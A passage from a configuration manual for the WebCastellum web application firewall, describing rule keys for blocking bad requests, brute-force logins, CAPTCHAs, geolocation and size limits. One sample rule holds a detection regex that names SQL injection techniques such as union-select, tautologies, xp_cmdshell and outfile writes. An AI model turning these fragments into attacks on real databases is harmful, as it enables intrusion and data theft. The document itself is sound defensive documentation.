requestURI	Regular expression	This optional key in a definition of a rule contains as a value a regular expression which is checked against the URI (e.g. /APP/someAction.do) of a request. When no match is found, the rule is regarded as being incorrect for the request.
serverName	Regular expression	This optional key in a definition of a rule contains as a value a regular expression which is checked against the name of the server (e.g. some-test.company.com) of a request. When no match is found, the rule is regarded as being incorrect for the request.
serverPort	Regular expression	This optional key in a definition of a rule contains as a value a regular expression which is checked against the server port (e.g. 443) of a request. When no match is found, the rule is regarded as being incorrect for the request.
cooky	Regular expression	This optional key in a definition of a rule contains as a value a regular expression which is checked against the value of all cookies of a request. When no match is found, the rule is regarded as being incorrect for the request.
cooky_XXXXX	Regular expression	This optional key in a definition of a rule contains as a value a regular expression which is checked against the value of the cookie XXXXX of a request. When no match is found, the rule is regarded as being incorrect for the request.
requestedSessionId	Regular expressions	This optional key in a definition of a rule contains as a value a regular expression which is checked against the session ID (e.g. HCldtGZFxzRJc2p95hL1fMhfLx-PBRJWZhKQJcwv6rtHVC2ppvTzn!1078112497!1191323005963) of a request. When no match is found, the rule is regarded as being incorrect for the request.
queryString	Regular expression	This optional key in a definition of a rule contains as a value a regular expression which is checked against the query string (e.g. name=Meier&year=1964) of a request. When no match is found, the rule is regarded as being incorrect for the request. For this key, decoded variations exist too.
requestParam	Regular expression	This optional key in a definition of a rule contains as a value a regular expression which is checked against the values of all parameters of a request. When no match is

		found, the rule is regarded as being incorrect for the request.
requestParam_XxXxX	Regular expressions	This optional key in a definition of a rule contains as a value a regular expression which is checked against the values of the parameter XxXxX of a request. When no match is found, the rule is regarded as being incorrect for the request. The names of the parameters (in contrast to the names of headers and cookies) are case-sensitive.
negation	List of keys separated by commas	This optional key in a definition of a rule contains as a value a list of names of keys separated by commas whose matching should be negated. For example, in the definition of a rule for “negation= queryString,serverName”, the key-/value-pairs queryString and serverName respectively match, when the respective regular expressions defined for queryString and severName do not match the request. With that the fact is taken into account that in regular expressions a negation on the matching level is not definable.
enabled	true: on false: off	This optional key enables at any time the activation or de-activation of a rule. The values “true” and “false” are valid. If the key is not specified, the value “true” is assumed i.e. the rule is by default activated.

Table 3: Shared keys for rules with detailed filtering of requests

6.4 Security rules for bad requests

This category of rules contains protection rules for the filtering of incoming requests for hostile contents such as e.g. SQL injections or cross-site scriptings. If a request is matched with a rule from this category, then the subsequent processing of rules is broken off, and the request is classified as an attack.

For security rules concerning bad requests, all the keywords named in Table 3 are valid. Faulty or incorrect components of a request can be defined in the form of regular expressions. Through the keywords named above, all components of the requests can be checked. An expression to check request parameters is, for example, defined after the keyword “requestParam”. If one

wants to specify an expression which has the function of recognising incorrect headers, then this should be specified after the keyword “header”. Some examples of rule definition can be seen in the following diagrams.

Diagram 51 shows a rule for the recognition of SQL injection attacks in the query string of a request. By stating the servlet path “.”, the rule is applied to all incoming requests.

description=potential SQL injection

servletPath=.

queryString=(?s)(?i)'\\s*+(?\:;|--|\#)|;\\s*+--|(?\:delete\\s+from)|(?\:drop\\s+Table)|(?\:create\\s+(?\:or\\s+replace\\s+)?(?\:Table|view|package|index|constraint))|(?\:update\\s+.+\\s+set\\s+.+\\s*+\=)|(?\:insert\\s+into\\s+.+(?\:\\s+|\\))values|select\\s+.*?(?\:*|,\\s*+\\w+\\s*+|dummy).*?\\s+from|union.+select.+from|or\\s+'?1'?\\s*+\=\\s*+'?1'?|or\\s+'?0'?\\s*+\=\\s*+'?0'?|and\\s+'?1'?\\s*+\=\\s*+'?0'?|and\\s+'?0'?\\s*+\=\\s*+'?1'?|and\\s+'?1'?\\s*+\=\\s*+'?2'?|and\\s+'?2'?\\s*+\=\\s*+'?1'?|and\\s+'?1'?\\s*+\=\\s*+'?1'?|IF\\s*+\\(\\s*+USER\\s*+\\(\\s*+\\)\\s*+LIKE|root@%|BENCHMARK\\s*+\\(\\s*+[0123456789*\\+-]+\\s*+,\\s*+SHA1\\s*+\\([^\\)]*+\\)|exec.+[xs]p_|into\\s+(?\:out|dump)file|;\\s*+GO\\s+EXEC|cmdshell\\s*+\\(|@@\\w+|'\\s*+(?\:or|and|where|not|union)\\s+|;\\s*+(?\:drop|truncate|delete|insert|select|update|alter|create)\\s+(?\:Table|view|index|package|constraint|user|trigger|or\\s+replace)|user_name\\s*+\\(\\s*+\\))|LIKE\s+'%

Diagram 51: Bad request rule against SQL injections

Diagram 52 contains a rule which accepts only certain MIME types and non-specified ones are assessed as attacks.

description=potential manual server access (MIME type mismatch on form submit)

servletPath=.

method=POST

mimeType=(application/x-www-form-urlencoded|multipart/form-data)

negation=mimeType

Diagram 52: Bad request rule against invalid MIME types

WebCastellum is provided with numerous, ready-made, bad request rules which are able to protect against a very large number of known forms of attack. In the

directory of categories “bad requests”, these rules can be read and used as guides for further individual rules.

6.5 Security rules for denial of service attacks

With the help of this category of security rules, it is possible to define recognition of potential denial of service attacks.

Rules against denial of service contain the mandatory keywords “description” and “servletPath” as well as all the defined optional keywords in Table 3. The servlet path indicates to which requests the rule should be applied..By means of the optional keys, one can further restrict checking requests. Moreover for denial of service rules, the following keywords are additionally required.

Keys	Valid values	Explanation
watchPeriod	Amount of seconds in whole numbers	This compulsory value specifies the length of an observation interval in seconds. After the interval is over, the observation counters are reset again. For the length of the interval specified here, a counter is incremented for every request called by URLs defined by “servletPath”.
Client Denial-Of-Service Limit	Integer	This compulsory value specifies how often the pages defined through the “servlet path”, may be requested in the interval “watchPeriod” until these requests are assessed as denial of service attacks.

Table 4: Keywords for the denial of service rule

When a denial of service attack is recognized, the provoking client IP responsible is first of all blocked out for a limited period by the application.

Diagram 53 contains a definition as an example for the recognition of brute force attacks. It should be noted that the standard expressions after the keyword “servlet path” are intended to serve the purpose that the rule is only applied to the log-in pages. A watch period is defined as a value of 60 seconds which means every 60 seconds the counter is set to zero again. The limit for the requesting of log-in pages is set at 30; that means if the same client IP makes more than 30 requests for a log- in page in less than 60 seconds, this will be assessed as an attack.

```
description=rapid log-in calls (brute force attempt)
servletPath=(?i)/(\\w){0,3}log[io]n(\\.(jspx?|do|jsf|faces))?$
watchPeriod=60
clientDenialOfServiceLimit=30
```

Diagram 53: Example of denial of service rule against brute force log-ins

6.6 Renew session- and token-points

This category of rules contains rules for the definition of points in an application flow in which the web session should be transparently renewed. This is to put into effect the prevention of session-fixation attacks usually after log-in pages. When the application itself does not take that into account, the defence can be implemented by means of the definition of renew session points from WebCastellum.

Moreover alongside the web session, when required the settings for the renewal of further tokens can be specified.

For the employment of the rule, relevant requests are set by means of the keywords in Table 3. The following additional settings are possible. For all the keys in Table 5, the values “true” for activation and “false” for deactivation are permitted.

Key	Valid Values	Explanation
renewSession	true: on false: off	This setting establishes whether the session is renewed provided that an incoming request satisfies the remaining rules (Table 3)
renewSecretToken	true: on false: off	Through this setting the renewal of secret tokens can be activated by suitable requests. This is only possible provided that secret-token-link-injection is activated.
renewParamAndFormToken	true: on false: off	This option enables the renewal by injected tokens in parameters and forms.
renewCryptoKey	true: on false: off	Through activation of this key, the keys for the URL encryption are renewed, provided that this key is activated.

Table 5: Keywords for Renew-Session-Points

6.7 Security Rules for GEO locating

Through configuration of GEO-locating, it is possible for specified regions of the Earth to restrict access to a web application, or alternatively only to relevant pages and / or components of a web application.
For the configuration of GEO-locating, the keywords in Table 5 are effective as selective filters of requests for which the GEO data of clients should be checked. If no geographical data about the clients can be established, although the rule about incoming requests has been applied, as a precaution the request will be blocked.
A rule for the desired GEO-locating should be created in the rule category and / or in the directory of rules “bad requests”. There is an example of that in Chapter **Fehler! Verweisquelle konnte nicht gefunden werden.**.

6.8 Whitelist model

A detailed definition of a whitelist model enables a high level of security because only specifically valid requests reach the web application on the server side.

For a definition of a whitelist model, a rule category exists i.e. “whitelist-requests”. As many rules as necessary can be placed there with regular expressions for valid requests. All keywords in Table 3 are valid. All the rules placed in the category “whitelist requests” make up the whitelist model.

```
description=very simple model
servletPath=^/admin\\.jsp$
negation=servletPath
enabled=true
```

Diagram 54: Example for a whitelist rule

Diagram 54 contains an example of a rule of a whitelist model which excludes accessing to an admin page but otherwise permits everything else. This is achieved by use of the “negation” option on the servlet path.

6.9 Exempted URLs (total excludes)

Rules concerning total excludes should only be used with extreme caution. These rules completely suspend all other rules. They are configured with the help of the few keywords in Table 2. Every rule in the category ”total excludes” defines a servlet path and / or a URL for which all other rules will not be applied.

With the help of total excludes, defined requests can very quickly be completely taken out again from the checking process carried out by WebCastellum; this, for example, can then be necessary if one is able – without adapting rules – to activate certain public pages without restriction. With the help of total excludes,

WebCastellum does not have to be completely switched off. The exclusions can be restricted to one or more defined paths. The application continues still to be protected in its significant components.

```
description=Opening for news page
servletPathOrRequestURI=.*/news
enabled=false
```

Diagram 55: Rule for total excludes

6.10 Defined entry points for applications (entry points)

This category contains rules for the definition of entry pages in an application (which may be externally linked), with the outcome that referer checks do not take effect on these pages. This is of course only relevant if referer checks have been activated. An entry into an application which at activated entry points does not match or correspond to any defined entry points, is assessed as an attack and blocked. All keywords in Table 3 are valid.

```
description=website directory (welcome) files
servletPath=(?i)/(index|default|welcome|start)\\.(jspx?|html?|do|jsf|faces)$|^/$
```

Diagram 56: Entry point definition

The activation of the checking of entry points is described in Chapter 4.6. The rule in the Diagram permits the entry into the application exclusively through the defined starting pages.

6.11 CAPTCHA points

CAPTCHA points are a very effective protection against the so-called “bots” in the web. Once these have started, the bots try to carry out automated attacks against applications that they can reach in the web. In doing so certain pages that comply with defined rules are recognized by the bots and automatically attacked. Popular points of attack for bots are for example log-in pages of applications. But in addition other user-defined accessible pages may become points of attack.

An effective protection against bots is provided by so-called challenge-response tests. For these a task is set which for a human user is very simple to solve but which for a mechanical attacker is almost unsolvable. Popular and very effective challenge-response-tests are examples which require the recognition of alphabetic-numeric string value in a graphic. The recognition of signs presents no problems for people; bots however would have to be equipped with a very advanced pattern-recognition software since signs as a rule are not easily

classifiable in symmetrical terms. As a result, recognition (of signs) is almost impossible for bots.

WebCastellum offers a function which without needing to change the web application, makes it possible to present challenge-response tests on any pages of an application and in a very simple manner.

```
description=CAPTCHA example
servletPath=/(echo[15]\\.jsp|openCreateUser\\.do)

captchaPageContent=org/webcastellum/CAPTCHA.html
captchaImageHTML=<img src\="{0}" width\="{1}" height\="{2}" border\="1" />
captchaFormHTML=<form action\="{0}" method\="{1}"><input type\="text" name\="{2}" /><input type\="submit" value\="OK" /><input type\="hidden" name\="{3}" value\="{4}" /></form>

enabled=true
```

Diagram 57: Definition of a CAPTCHA point

Rules for CAPTCHA points are placed in the category of rules “CAPTCHA-points”. To restrict relevant requests the keywords in Table 3 are valid. Diagram 57 shows an example for such a rule.

Keys	Valid values	Explanation
captchaPageContent	URL on HTML pages	The value of this key stipulates an HTML page which is responsible for the display of challenge-response tests .The two wildcard characters ${image} and ${form} are to be used inside the pages which may be designed in any way. These two wildcards are to be replaced later by an image to display the test question as well as through a form tag for accepting the answer.
captchaImageHTML	Self-contained HTML fragment	This key defines an image tag to display an image for the question that belongs to a challenge-response test. It is mandatory for placeholders to be used inside the image tag; these placeholders are for automatically generated image sources. The placeholders have the following meanings: (0) Image source (1) Width of the image

		(2) Height of the image All values are automatically equipped by WebCastellum with appropriately generated data.
captchaFormHTML	Self-contained HTML fragment	This key defines a form for the acceptance of the answer to the test. Here too pre-defined placeholders have to be used which WebCastellum replaces with automatically generated form values. (0) Form URL for submit (1) Method GET or POST (2) Identifier of input field (3) Name of the CAPTCHA form (4) ID of the CAPTCHA form

Table 6: Specific keywords for CAPTCHA points

Table 6 lists the extra keywords required for CAPTCHA points. The HTML page used to display a challenge-response test can – in respect of the design – be configured and arranged in any way. In the definition of the image-tag as well as the form-tag some latitude is allowed. The placeholder characters specified in winged brackets have to be used with reference to their meaning since they constitute the dynamic part of the CAPTCHAs.

```
<?xml version="1.0" encoding="ISO-8859-1" ?>
<html xmlns="http://www.w3.org/1999/xhtml">
   <head>
      <meta content="text/html; charset=ISO-8859-1" http-equiv="Content-Type" />
      <meta content="0" http-equiv="Expires" />
      <meta content="no-cache" http-equiv="Pragma" />
      <meta content="no-cache, no-store, must-revalidate" http-equiv="Cache-control" />
      <title>CAPTCHA</title>
   </head>

   <body bgproperties="FIXED" style="font-family: Arial, Helvetica, sans-serif, Verdana, Geneva;">
      <span style="background-color: #ffffbb; border: 1px dotted #999999; padding: 2px 4px 2px 12px; width: 90%;
margin-top: 7px; margin-left: 5px; display:block; color: black;">
         <Table style="border: 1px; border-width: 0px; cell-spacing: 0px; cell-padding: 0px; margin: 0px 0px 0px 0px;">
            <tr>
               <td style="horizontal-align: left; vertical-align: middle; padding-bottom: 8px;">
                  <br/>
                  <h2 style="margin:0; padding:0; font-size: 0.9em;">CAPTCHA</h2>
               </td>
            </tr>
            <tr>
               <td style="horizontal-align: left; font-size: 0.8em;">
                  Please enter the following code shown in the picture and submit the form below:<p/>
                  ${image}
               </td>
            </tr>
         </Table>
      </span>

      <span style="background-color: #bbffff; border: 1px dotted #999999; padding: 2px 4px 2px 12px; width: 90%;
margin-top: 7px; margin-left: 5px; display:block; color: black;">
         <Table style="border: 1px; border-width: 0px; cell-spacing: 0px; cell-padding: 0px; margin: 0px 0px 0px 0px;">
            <tr>
               <td style="horizontal-align: left; font-size: 7pt; font-family: Arial, Helvetica, sans-serif, Verdana, Geneva;">
                  ${form}
```

```
            </td>
          </tr>
        </Table>
      </span>
    </body>

</html>
```

Diagram 58: HTML page for challenge-response tests

Diagram 58 exemplifies an HTML page for the display of the challenge-response tests. Both the wildcard characters for image and form are marked in color. The content for these variables is set in the rules file. For this purpose the keys “captchaImageHTML” and “captchaFormHTML” are reserved.

6.12 Configuration of GEOlocating

With the help of GEOlocating, accessing of a web application by clients can be defined, and delimited regions can be restricted. A service for this identifies the regional affiliation of clients with the help of their IP address. Through an appropriate rule, undesired accessing can then be blocked.
For the activation of GEOlocating, nothing more than an appropriate rule file in the category “bad-requests” has to be created. Diagram 59 shows an example which restricts accessing to the source countries Germany and France.

```
paramdescription=geo locating
servletPath=/echo2.jsp
# allow no country (when geo service is not available) and DE + FR here in this sample
country=^(|DE|FR)$
negation=country
enabled=true
```

Diagram 59: Example of a rule for GEOlocation.

6.13 Selective switching off for protection functions

With the help of the rules category “incoming-protection-excludes”, selected individual protection functions can be switched off for fine granular, definable requests. The standard setting is of course that all exclusions are de-activated but in special cases a specific exclusion may be necessary – depending on the details of an individual application.
With the help of fine granular adaptability to requests, the keywords in Table 3 are valid for rules concerning “incoming-protection-excludes”.

Keys	Valid values	Explanation
excludeForceEntranceProtection	true: on false: off	Switching on / off of the checking of entry points
excludeParameterAndFormProtection	true: on false: off	Switching on / off of form protection and parameter protection
excludeSelectboxFieldProtection	true: on false: off	Switching on / off of the protection for select boxes
excludeCheckboxFieldProtection	true: on false: off	Switching on / off of protection for check boxes
excludeRadiobuttonFieldProtection	true: on false: off	Switching on / off of protection for radio buttons
excludeReferrerProtection	true: on false: off	Switching on / off of the checking of referers
excludeSecretTokenProtection	true: on false: off	Switching on / off of the secret token injection
excludeSessionToHeaderBindingProtection	true: on false: off	Switching on / off of the linking of session and header, as well as checking of the binding

Table 7: Specific keywords for the selective switching off of protection functions

Along with the keys for qualifying the request, however, further keys that are rule category specific are required within the rule. These are shown in Table 7 and explained. Each individual key permits the switching-on or –off of a protection function. shows an example rule.

```
description=protection excludes
servletPath=^/(dispatchUserDetails\\.do|echo3\\.jsp)$

excludeForceEntranceProtection=false
excludeParameterAndFormProtection=true
excludeSelectboxFieldProtection=false
excludeCheckboxFieldProtection=false
excludeRadiobuttonFieldProtection=false
excludeReferrerProtection=false
excludeSecretTokenProtection=false
excludeSessionToHeaderBindingProtection=true

enabled=false
```

Diagram 60: Selective switching-off of protection functions

6.14 Adaptation of the response modification patterns

Some of WebCastellum's protection functions, for example URL encryption or secret token link injections alter the response before it reaches the client. For such protection functions special functions should be noted. On the one hand various possibilities for the appearance of URLs in responses exist. Thus it is, for example, possible to embed URLs either in tags or also JavaScript commands

For effective protection WebCastellum should be in a position to recognize, extract and protect these URLs. So as to achieve both the greatest possible flexibility and a secure future, patterns for the recognition of URLs can be defined inside rules of the category "response-modification". These patterns are specified as standard expressions in the deployment of so-called capturing groups. Moreover it is necessary to specify the consecutive number of the capturing group which contains the URL.

Keys	Valid values	Explanation
matchesScripts	true: yes false: no	Defines whether the URL capturing pattern should be checked against JavaScript blocks
matchesTags	true: yes false: no	Defines whether the URL capturing pattern should be checked against HTML tags
urlCapturingPattern	Regular expressions	Contains a standard expression for matching against a command containing a URL. It is necessary to include at least one capturing group which refers to the URL
capturingGroupNumber	Ganzzahl Whole number	The number of the capturing group which includes the URL in a standard expression under the term "urlCapturingPattern"
urlExclusionPattern	Regular expressions	Exclusion of URLs from response changing protection functions which are compliant with the standard expression stipulated here
tagExclusionPattern	Regular expressions	Exclusion of tags from response changing protection functions which are compliant with the standard expression stipulated here
scriptExclusionPattern	Regular	Exclusion of JavaScripts

	expressions	from response changing protection functions which are compliant with the standard expression stipulated here

Table 8: Specific keys for rules for the control of processing of responses

In Diagram 61 one can see an example which contains a standard expression for the recognition of JavaScript open () commands. The second bracketed capturing group contains then the specific URL which is stipulated by the keyword “capturingGroupNumber”.

```
description=JavaScript window.open call
servletPath=.

matchesScripts=true
matchesTags=false
# capturing group 1 = quote char // capturing group 2 = URL --> possible via the reluctant quantifier
urlCapturingPattern=(?i)(?s)window\\s*\\.\\s*open\\s*\\(\\s*('|”|`)(.{0,2500}?)\\1(\\s*\\+)?
capturingGroupNumber=2
urlExclusionPattern=(?i)(?s)window\\s*\\.\\s*open\\s*\\(\\s*('|”|`)(.{0,2500}?)\\1\\s*\\+

# those exclusions are matched against the complete tag/script (as always using find())
tagExclusionPattern=
scriptExclusionPattern=
```

Diagram 61: Response modification pattern for Window Open command

Alongside the definition of URL capturing, additional cases can be defined which are to be excluded from response changing protection functions. This is necessary for highly adaptive contents since here URLs are created at runtime. Response manipulating protection such as URL encryption is not possible here. These exclusions can be defined for URLs in respect of the capturing patterns through the keyword “urlExclusionPattern”. Generally adaptive linkages together are excluded by means of “+”, which is the case in the example above.

In addition complete tags or scripts can be excluded. These are definable as needed as standard expressions after the last two keywords.

In general WebCastellum is provided with a complete set of response-changing rules. It merely needs to be supplemented as required by exceptions or specific special cases. In Table 8 all approved keys are itemized.

6.15 Exempted URLs for content modifications

With content modifying protection functions, WebCastellum offers a very effective opportunity to safeguard an application against attacks. In certain cases in which applications, for example on the part of the client, generate highly adaptive content for webpages with JavaScript, it may however be necessary to exempt precisely defined resources from content modifying functions.

```
description=Static content excludes
servletPathOrRequestURI=(?i).*\\.(gif|jpe?g|ico|swf|svg|zip|t?gz|tar|xls|doc|ppt|pdf|csv|png|bmp|xsd|dtd|xml|css|js|htc|html?|class|jar|txt)\\z
# remember to add the same matching rules to incoming-protction-excludes in order to complete the exclusion of static content from the token modification and token checking stuff
excludeOutgoingResponsesFromModification=true
excludeIncomingLinksFromModification=true
```

Diagram 62: Definition of content modification excludes

To this end, the rule category “content-modification-excludes” was created. Every rule filed there defines with the help of a regular expression for a batch of URLs, exceptions from content changing functions, such as for example URL encryption, token injection or the elimination of HTML comments. Content changing rules are often applied in combination with incoming protection excludes (cf. Chapter 6.13).
For content modification excludes, the keywords in Table 2 apply. An execution of the exclusion rule is possible on the level of a servlet path and / or a URL.

Table 9 itemizes the keywords for the definition of a rule (inclusive of their respective explanations) that are reserved for content modification exclu*des*.

Keys	Valid values	Explanation
excludeOutgoingResponsesFromModification	true: on false: off	This option indicates whether responses concerning the specified servlet path are modified. The exclusions defined here apply, for example, to secret token injections or

		form field protection.
excludeIncomingLinksFromModification	true: on false: off	Through WebCastellum this option excludes relative links contained in web pages on a specified servlet path from a modification. Thus, for example, for highly adaptive links generated by the client the URL encryption can be selected for deactivation.

Table 9: Specific keys for content modification excludes

6.16 Selective switching-off of form field protection

The rule category “form-field-masking-excludes” contains rules which stipulate exclusions for form field protection functions for defined web pages by means of standard expressions for form names and form fields. In particular cases, this can be sensible if, for example, highly adaptive pages are manipulating through JavaScript form fields on the client (server) and from there anticipate defined contents. Diagram 63 contains an example of a rule in this category.

```
description=Disable FormField-Protection Example
servletPathOrRequestURI=form\\.jsp$
# use .* for example to match with any forms, even with those that have no name at all (= an empty name)
formNamePattern=.*
fieldNamePattern=hobbies

enabled=true
```

Diagram 63: Exemptions for form field protection

For “form-field-masking-excludes” the general, basic keys in Table 2 are valid. In addition, in accordance with Table 10 two further keys specific for the rule category are necessary.

Keys	Valid values	Explanation
formNamePattern	Regular expressions	A regular expression which relocates one or more forms through their names to which the rule should be applied.
fieldNamePattern	Regular expressions	A regular expression which relocates one or more form fields of the previously defined forms which are to be exempted from the form

		field protection.

Table 10: Specific keys for form field masking excludes

6.17 Size limits for incoming requests

With the help of the rule category “size-limits”, size limits of the most varying kind are specified for defined accessing of pages. For restriction to approved pages the keywords in Table 2 are again valid. Moreover further keys specify all possibilities for the definition of size limits for very different aspects. So, for example, a valid upper limit can be specified for the size of a query string or a maximal size for all included headers. Table 11 itemizes all keys for the definition of possible restrictions of size.

Keys	Valid values	Explanation
maxHeaderCount	Whole number	Upper limit for number header
maxHeaderNameLength	Whole number	Upper limit for the size of header names
maxHeaderValueLength	Whole number	Upper limit for the size of header values
maxTotalHeaderSize	Whole number	Upper limit for the total size of all headers
maxCookieCount	Whole number	Maximum number of approved cookies
maxCookieNameLength	Whole number	Upper limit for the size of cookie names
maxCookieValueLength	Whole number	Upper limit for the size of cookie values
maxTotalCookieSize	Whole number	Upper limit for the size of all cookies
maxRequestParamCount	Whole number	Maximum number of valid request parameters
maxRequestParamName Length	Whole number	Upper limit for the size of parameter names

maxRequestParamValueLength	Whole number	Upper limit for the size of parameter values
maxTotalRequestParamSize	Whole number	Upper limit for the size of all request parameters
maxQueryStringLength	Whole number	Permitted maximum size of a query string

Table 11: Specific keys for size limits

In Diagram 64, by way of example a rule for the category “size-limits” is shown. As soon as within a relevant request even only one of the defined upper limits is exceeded, then WebCastellum assesses this as an attack and triggers the appropriate agreed procedure for the case of an attack.

```
description=Oversized requests
servletPathOrRequestURI=.

maxHeaderCount=100
maxHeaderNameLength=2000
maxHeaderValueLength=50000
maxTotalHeaderSize=2000000

maxCookieCount=100
maxCookieNameLength=2000
maxCookieValueLength=50000
maxTotalCookieSize=2000000

maxRequestParamCount=2000
maxRequestParamNameLength=50000
maxRequestParamValueLength=2500000
maxTotalRequestParamSize=3000000

maxQueryStringLength=100000

enabled=true
```

Diagram 64: Rule definition for size limits

6.18 Definition of the depth of decoding permutations

For the rule “decoding-permutations” the key words in Table 2 apply. These restrict the use of the different rules if necessary to specific paths.

Keys	Valid values	Explanation
Level	Whole number	. Constants for the definition of the depth of permutation for decoding. 0=no decodings 1=some decodings 2=many decodings 3=insane decodings

Table 12: Specific keys for the adjustment of depth of decoding permutations

Generally it is possible to configure either for defined pages or also for all pages whether various permutations of decoding are to be applied to the query string, since a potential attacker can attempt to get round defence mechanisms by merging different decodings. Given that the depth of permutation is accompanied by an increasing need of computer calculating time, the permutation depth can be adjusted depending on the security needs of the application in Diagram 65 itemized steps.

```
description=default decoding permutations
servletPathOrRequestURI=.
# possible levels are:  0=no decodings  1=some decodings   2=many decodings  3=insane decodings
level=2
enabled=true
```

Diagram 65: Rule file for decoding permutations